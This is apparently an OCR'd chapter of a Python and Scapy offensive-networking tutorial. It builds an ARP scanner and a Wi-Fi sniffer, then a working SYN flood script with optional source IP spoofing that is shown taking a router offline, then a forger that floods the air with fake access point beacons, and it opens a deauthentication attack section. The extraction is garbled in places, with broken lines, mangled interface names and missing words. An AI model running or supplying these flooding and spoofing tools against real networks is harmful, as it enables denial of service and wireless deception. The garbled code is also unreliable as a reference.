
Introduction

A network scanner is essential for a network administrator and a penetration tester. It allows the user to map the network to find devices that are connected to the same network.


In this section, we will build a simple network scanner using the Scapy library, and later in this chapter, we will add more features and code to make an advanced network scanner.

There are many ways to scan computers in a single network, but we will use one of the popular ways: ARP requests.

The following figure demonstrates an ARP request in the network:



The network scanner will send the ARP request indicating who has a specific IP address, say 192.168.1.1 . The owner of that IP address (the target) will automatically respond by saying that they are 192.168.1.1 ; with that response, the MAC address will also be included in the packet:



This method allows us to successfully retrieve all network users' IP and MAC addresses simultaneously when we send a broadcast packet (sending a packet to all the devices in the network).

Writing the Code

Let's code now:

```
from scapy.all import ARP, Ether, srp
target_ip = "192.168.1.1/24"
# IP Address for the destination
# create ARP packet
arp = ARP(pdst = target_ip )
# create the Ether broadcast packet
# ff:ff:ff:ff:ff:ff MAC address indicates broadcasting
ether = Ether( dst = "ff:ff:ff:ff:ff:ff" )
# stack them
packet = ether / arp
```

If you are unfamiliar with the notation /24 or /16 after the IP address, it is basically an IP range. For example, 192.168.1.1/24 is a range from 192.168.1.0 to 192.168.1.255 ; the 24 signifies that the first 24 bits of the IP address are dedicated to the network portion, where the remaining 8 bits (The total bits in an IPv4 address is 32 bits) is for the host portion.

Eight bits for the host portion means that we have host IP addresses. It is called the CIDR notation. Read [this Wikipedia article] for more information.

Now we have created these packets, we need to send them using the srp() function, which sends and receives packets at layer 2 of [the TCP/IP model], we set the timeout to 3, so the script won't get stuck:

```
# srp() function sends and receives packets at layer 2
result  = srp ( packet , timeout = 3 , verbose = 0 )[ 0 ]
```

The result variable now is a list of pairs that is of the format (sent_packet, received_packet) . Let's iterate over this list:

```
# a list of clients, we will fill this in the upcoming loop
clients  = []
for   sent , received   in   result :

# for each response, append ip and mac address to `clients`
list

clients . append ({ 'ip' : received .psrc, 'mac' : received .hwsrc})
```

We're interested in the received packet. More specifically, we will extract the IP and MAC addresses using psrc and hwsrc attributes, respectively.

Now, all we need to do is to print this list we have just filled:

```
# print clients
print ( "Available devices in the network:" )
print ( "IP"  + " " * 18 + "MAC" )
for   client   in   clients :

print ( " {:16}      {} " . format ( client [ 'ip' ], client [ 'mac' ]))
```

Running the Script

Excellent; let's run the script:

```
$ python simple_network_scanner.py
```

Here's the output in my network:

```
Available devices in the network:
IP                    MAC
192.168.1.1           68:f0:0b:b7:83:bf
192.168.1.109         ea:de:ad:be:ef:ff
192.168.1.105         d8:15:6f:55:39:1a
192.168.1.107         c8:00:47:07:38:a6
192.168.1.166         48:10:7e:b2:9b:0a
```

And that's it for a simple network scanner! If you feel that not all devices are detected, then make sure you increase the timeout passed to the srp() function, as some packets may take some time to arrive.

Wi-Fi Scanner

In this section, we will build a Wi-Fi scanner using Scapy. If you've been in this field for a while, you might have seen the airodump-ng utility that sniffs, captures, and decodes 802.11 frames to display nearby wireless networks in a nice format. In this section, we will do a similar one.

This section assumes you're using any Unix-based environment. Again, it is suggested you use Kali Linux for this one.


Getting Started

For this, we need to get Scapy (If you haven't already) and Pandas installed:

$ pip install pandas scapy


Now the code won't work if you do not enable monitor mode in your network interface; please [install aircrack-ng](#) (which comes pre-installed on Kali Linux) and run the following command:

$ airmon-ng start wlano



The wlano is the name of my network interface name. You can check your interface name using the iwconfig command:

$ iwconfig



```
root@rockikz:~/pythonscripts# iwconfig
lo        no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

eth0      no wireless extensions.
```

You can also use iwconfig itself to change your network card into monitor mode:

$ sudo ifconfig wlano down

$ sudo iwconfig wlano mode monitor

As you can see in the image above, our interface is now in monitor mode and has the name wlanomon .

Of course, you should change wlano to your network interface name.

Open up a new Python file named wifi_scanner.py and import the necessary libraries:

```
from scapy . all import *
from threading import Thread
import pandas
import time
import os
import sys
```

Next, we need to initialize an empty data frame that stores our networks:

```
# initialize the networks dataframe that will contain all access points nearby
networks = pandas . DataFrame ( columns =[ "BSSID" , "SSID" , "dBm_Signal" , "Channel" , "Crypto" ])
```

```python
# set the index BSSID (MAC address of the AP)
networks . set_index ( "BSSID" , inplace = True )
```

So I've set the BSSID (MAC address of the access point) as the index of each row, as it is unique for every device.

Making the Callback Function

The Scapy's sniff() function takes the callback function executed whenever a packet is sniffed. Let's implement this function:

```
def    callback ( packet ):

if    packet .haslayer(Dot11Beacon):

# extract the MAC address of the network

bssid   = packet [Dot11].addr2

# get the name of it

ssid   = packet [Dot11Elt].info.decode()

try :

dbm_signal   = packet .dBm_AntSignal

except :
```

```
dbm_signal = "N/A"

# extract network stats

stats = packet [Dot11Beacon].network_stats()

# get the channel of the AP

channel = stats .get( "channel" )

# get the crypto

crypto = stats .get( "crypto" )

# add the network to our dataframe

networks . loc [ bssid ] = ( ssid , dbm_signal , channel , crypto
)
```

This callback ensures that the sniffed packet has a beacon layer on it. If this is the case, it will extract the BSSID, SSID (name of access point), signal, and some stats. Scapy's Dot11Beacon class has the awesome network_stats() function that extracts valuable information from the network, such as the channel, rates, and encryption type. Finally, we add this information to the dataframe with the BSSID as the index.

You will encounter some networks that don't have the SSID (ssid equals to ""), which indicates that it's a hidden network. In hidden networks, the access point leaves the info field blank to hide the discovery of the network name. You will still find them using this script but without a network name.

Now we need a way to visualize this dataframe. Since we're going to use the sniff() function (which blocks and starts sniffing in the main thread), we need to use a separate thread to print the content of the networks dataframe, and the below code does that:

```
def print_all ():

# print all the networks and clear the console every 0.5s

while True :

os . system ( "clear" )

print ( networks )

time . sleep ( 0.5 )
```

Changing Channels

You will notice that not all nearby networks are available if you execute this. That's because we're listening on one WLAN channel only. We can use the iwconfig command to change the channel. Here is the Python function for it:

```
def change_channel ():

ch = 1

while True :

# change the channel of the interface

os . system ( f "iwconfig { interface } channel { ch } " )

# switch channel from 1 to 14 each 0.5s

ch = ch % 14 + 1

time . sleep ( 0.5 )
```

For instance, if you want to change to channel 2, the command would be:

$ iwconfig wlanomon channel 2

Please note that channels 12 and 13 are allowed only in low-power mode as they may interfere with satellite radio waves in the U.S, while channel 14 is banned and only allowed in Japan. This will change channels incrementally from 1 to 14 every 0.5 seconds. Let's write our main code now:

```
if  __name__  == "__main__" :

# interface name, check using iwconfig

interface  = sys . argv [ 1 ]

# start the thread that prints all the networks

printer  = Thread ( target = print_all )

printer . daemon  = True

printer . start ()

# start the channel changer


channel_changer  = Thread ( target = change_channel )
```

```
channel_changer . daemon  = True

channel_changer . start ()

# start sniffing

sniff ( prn = callback , iface = interface )
```

Here’s what we’re doing:

First, we’re reading the interface name from the command-line arguments.

We spawn the thread that will print the and clear the screen every time. Note that we set the of the thread to so this thread will end whenever the program exits.

We start the thread responsible for changing the Wi-Fi channels.


Finally, we run our and pass the it.

Running the Code

Let's now run the code:

$ python wifi_scanner.py wlanomon

I've passed wlanomon to the script, as that's the interface name when changed to monitor mode. Here's a screenshot of my execution after a few seconds:



When you're done with scanning, you can get your network interface back to managed mode using the following command:


$ airmon-ng stop wlanomon

Alright! We're done; we wrote a simple Wi-Fi scanner using the Scapy library that sniffs and decodes beacon frames transmitted by access points. They serve to announce the presence of a wireless network.

Making a SYN Flooding Attack

Introduction

A SYN flood attack is a common form of a denial of service attack in which an attacker sends a sequence of SYN requests to the target system (can be a router, firewall, Intrusion Prevention System (IPS), etc.) to consume its resources, preventing legitimate clients from establishing a regular connection.
TCP SYN flood exploits the first part of the TCP three-way handshake, and since every TCP protocol connection requires it, this attack proves to be dangerous and can take down several network components.
To understand SYN flood, we first need to talk about the TCP three-way handshake :



3-Way TCP Handshake

When a client wants to establish a connection to a server via TCP protocol, the client and server exchange a series of messages:
The client requests a connection by sending a to the server.
The server responds with a (acknowledges the request).

The client responds back with an and the connection starts.
SYN flood attack involves a malicious user that sends SYN packets repeatedly without responding with ACK and often with different source ports, which makes the server unaware of the attack and responds to each attempt with a SYN-ACK packet from each port (The red and green parts of the above image). In this way, the server will quickly be unresponsive to legitimate clients.
In this section, we will implement a SYN flood attack using the Scapy library in Python. If you haven't already installed Scapy:
$ pip install scapy

Open up a new Python file named syn_flood.py and import the following:

```
from scapy . all import *
import argparse
```

Let's make a basic command-line parser using the argparse module:

```
# create an ArgumentParser object
parser = argparse . ArgumentParser ( description = "Simple
SYN Flood Script" )
parser . add_argument ( "target_ip" , help = "Target IP address
(e.g router's IP)" )
parser . add_argument ( "-p" , "--port" , type = int , help =
"Destination port (the port of the target's machine service, \
e.g 80 for HTTP, 22 for SSH and so on)." )
# parse arguments from the command line
args = parser . parse_args ()
# target IP address (should be a testing router/firewall)
target_ip = args .target_ip

# the target port u want to flood
target_port = args .port
```

We will specify the target IP address and the port via the terminal/command prompt.

Forging the Packet

Now let's forge our SYN packet, starting with the IP() layer:

```
# forge IP packet with target ip as the destination IP address
ip = IP( dst = target_ip )
# or if you want to perform IP Spoofing (will work as well)
# ip = IP(src=RandIP("192.168.1.1/24"), dst=target_ip)
```

We specified the dst attribute as the target IP address; we can also set the src address to a spoofed random IP address in the private network range (as in the commented code above), which will also work.

Next, let's make our TCP layer:

```
# forge a TCP SYN packet with a random source port
# and the target port as the destination port
tcp = TCP( sport = RandShort (), dport = target_port , flags =
"S" )
```

So we're setting the source port (sport) to a random short (which ranges from 1 to 65535, just like ports) and the dport (destination port) as our target port. In this case, it's an HTTP service.

We also set the flags to "S" which indicates the type SYN.

Now let's add some flooding raw data to occupy the network:

```
# add some flooding data (1KB in this case, don't increase it
too much,
# otherwise, it won't work.)
```

```
raw = Raw ( b "X" * 1024 )
```

Awesome, now let's stack up the layers and send the packet:

```
# stack up the layers
p = ip / tcp / raw
# send the constructed packet in a loop until CTRL+C is
detected

send ( p , loop = 1 , verbose = 0 )
```

So we used send() function that sends packets at layer 3; we set the loop parameter to 1 to keep sending until we hit CTRL+C, and setting verbose to 0 will not print anything during the process (silent).

Running the Code

The script is done! Now, I'll run this against my home router (which has the IP address of 192.168.1.1) on port 80:

$ python syn_flood.py 192.168.1.1 -p 80

If you want to try this against your router, make sure you have the correct IP address, you can get the default gateway address via ipconfig and ip route commands in Windows and macOS/Linux, respectively.

It took a few seconds, and sure enough, the router stopped working, and I lost connection:

```
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=3ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=4ms TTL=64
Reply from 192.168.1.1: bytes=32 time=3ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Reply from 192.168.1.1: bytes=32 time=2ms TTL=64
Request timed out.
Request timed out.
Request timed out.
Request timed out.
```

This is the output of the ping -t 192.168.1.1 command on Windows; you can experiment with that too.
It was captured from another machine other than the attacker, so the router is no longer responding.
To get everything back to normal, you can either stop the attack (by hitting CTRL+C), or if the device is still not responding, go ahead and reboot it. Alright! We're done with this code!

If you try running the script against a local computer, you'll notice the computer gets busy, and the latency will increase significantly. You can also run the script on multiple terminals or even other machines. See if you can shut down your local computer's network!

Creating Fake Access Points

Have you ever wondered how your laptop or mobile phone knows which wireless networks are available nearby? It is straightforward. Wireless Access Points continually send beacon frames to all nearby wireless devices; these frames include information about the access point, such as the SSID (name), type of encryption, MAC address, etc.

In this section, you will learn how to send beacon frames into the air using the Scapy library in Python to forge fake access points!

We'll need to install Scapy and Faker libraries:

```
$ pip install faker scapy
```

We'll need the Faker library to randomly generate access point names and MAC addresses.

It is highly suggested that you follow along with the Kali Linux environment, as it provides the pre-installed utilities we'll need.

Enabling Monitor Mode

Before diving into the exciting code, you need to enable monitor mode in your network interface card:

You need to ensure you're in a Unix-based system.

Install the

$ apt-get install aircrack-ng

The aircrack-ng utility comes pre-installed with Kali Linux, so you shouldn't run this command if you're on Kali.

Now let's enable monitor mode using the airmon-ng command:

```
root@rockikz:~# airmon-ng start wlan 0
PHY	Interface	Driver	Chipset
phy 0	wlan 0		ath 9 k_htc	Atheros
Communications, Inc. TP-Link TL-WN 821 N v 3 / TL-WN 822
N v 2	802.11 n [Atheros AR 7010 +AR 9287 ]
		(mac 80211 monitor mode vif enabled for [phy
0 ]wlan 0 on [phy 0 ]wlan 0 mon)
		(mac 80211 station mode vif disabled for [phy
0 ]wlan 0 )
```

In my case, my USB WLAN stick is named wlan0 ; you should run the ifconfig command and see your proper network interface name.

Simple Recipe

Alright, now you have everything set. Let's start with a simple recipe first:

```
from  scapy . all  import  *
# interface to use to send beacon frames, must be in monitor
mode
iface  = "wlan0mon"
# generate a random MAC address (built-in in scapy)
sender_mac  = RandMAC ()
# SSID (name of access point)
ssid  = "Test"
# 802.11 frame
dot11  = Dot11( type = 0 , subtype = 8 , addr1 = "ff:ff:ff:ff:ff:ff" ,
addr2 = sender_mac , addr3 = sender_mac )
# beacon layer
beacon  = Dot11Beacon()
# putting ssid in the frame
essid  = Dot11Elt( ID = "SSID" , info = ssid , len = len ( ssid
))
# stack all the layers and add a RadioTap
frame  = RadioTap()/ dot11 / beacon / essid
# send the frame in layer 2 every 100 milliseconds forever
# using the `iface` interface
sendp ( frame , inter = 0.1 , iface = iface , loop = 1 )
```

We generate a random MAC address using the RandMAC() function, set the name of the access point we want to create, and then make an 802.11 frame. The fields of Dot11() are the following:

indicates that it is a management frame.

suggests that this management frame is a beacon frame.

refers to the destination MAC address, in other words, the receiver's MAC address. We use the broadcast address here If you want this fake access point to appear only on a target device, you can use the target's MAC address.

source MAC address, the sender's MAC address.

the MAC address of the access point.

So we should use the same MAC address of addr2 and addr3 because the sender is the access point!

We create our beacon frame with SSID Infos, then stack them together and send them using Scapy's sendp() function.

After we set up our interface into monitor mode and execute the script, we should see something like that in the list of available Wi-Fi access points:

Forging Multiple Fake Access Points

Now, let's get a little bit fancier and create many fake access points at the same time:

```
from scapy . all import *
from threading import Thread
from faker import Faker
def send_beacon ( ssid , mac , infinite = True ):

dot11 = Dot11( type = 0 , subtype = 8 , addr1 = "ff:ff:ff:ff:ff:ff" ,
addr2 = mac , addr3 = mac )

# type=0:        management frame

# subtype=8:     beacon frame

# addr1:         MAC address of the receiver

# addr2:         MAC address of the sender

# addr3:         MAC address of the Access Point (AP)
```

```
# beacon frame

beacon = Dot11Beacon()

# we inject the ssid name

essid = Dot11Elt( ID = "SSID" , info = ssid , len = len ( ssid
))

# stack all the layers and add a RadioTap

frame = RadioTap()/ dot11 / beacon / essid

# send the frame

if infinite :

sendp ( frame , inter = 0.1 , loop = 1 , iface = iface , verbose
= 0 )

else :

sendp ( frame , iface = iface , verbose = 0 )
if __name__ == "__main__" :
```

```
import argparse

parser = argparse . ArgumentParser ( description = "Fake
Access Point Generator" )



parser . add_argument ( "interface" , default = "wlanomon" ,
help = "The interface to send beacon frames with, must be in
monitor mode" )

parser . add_argument ( "-n" , "--access-points" , type = int ,
dest = "n_ap" , help = "Number of access points to be
generated" )

args = parser . parse_args ()

n_ap = args .n_ap

iface = args .interface

# generate random SSIDs and MACs

faker = Faker()

# generate a list of random SSIDs along with their random
```

MACs

ssids_macs = [(faker .name(), faker .mac_address()) for i in range (n_ap)]

for ssid , mac in ssids_macs :

spawn a thread for each access point that will send beacon frames

Thread (target = send_beacon , args =(ssid , mac)). start ()
I wrapped the previous lines of code in a function, generated random MAC addresses and SSIDs using the faker module, and then started a separate thread for each access point.


Running the Code

Once you execute the script, the interface will send five beacons each 100 milliseconds (at least in theory). This will result in appearing of n fake access points.

Let's run the code and spawn five fake access points:

$ python fake_access_points_forger.py wlan0mon -n 5

Check this out:



Here is how it looked on Android OS when I ran with -n 7 :


61% 16:09
Wi-Fi
WI-FI DIRECT
ADVANCED
ON
BNHOMA
Connected
Colleen Bautista
David Washington DDS
Elizabeth Berg
Joseph Rosales
Matthew Jackson
Ryan Burgess
Thomas Nguyen
Add network

That is amazing. Note that connecting to one of these access points will fail, as they are not real access points, just an illusion!

Forcing Devices to Disconnect from the Network

Introduction

In this section, we will see how we can kick out devices from a particular network you're not even connected to using Scapy.
It can be done by sending deauthentication frames in the air using a network device in monitor mode.
An attacker can send deauthentication frames at any time to a wireless access point with a spoofed MAC address of the victim, causing the access point to deauthenticate with that user.
As you may guess, the protocol does not require any encryption for this frame; the attacker only needs to know the victim's MAC address, which is easy to capture using utilities like airodump-ng .
Luckily enough, for deauthentication frames, Scapy has a packet class Dot11Deauth() that does exactly what we are looking for.
It takes an 802.11 reason code as a parameter, and we'll choose a value of 7, which is a frame received from a nonassociated station as mentioned here).

Enabling Monitor Mode

As in the previous sections, it's preferred you're running Kali Linux, even though any Unix-based system will work. You can enable monitor mode using one of the following methods:

```
$ sudo ifconfig wlano down
$ sudo iwconfig wlano mode monitor
```

Or, preferably, using airmon-ng (requires aircrack-ng to be installed in your Unix-based machine):

```
$ sudo airmon-ng start wlano
```

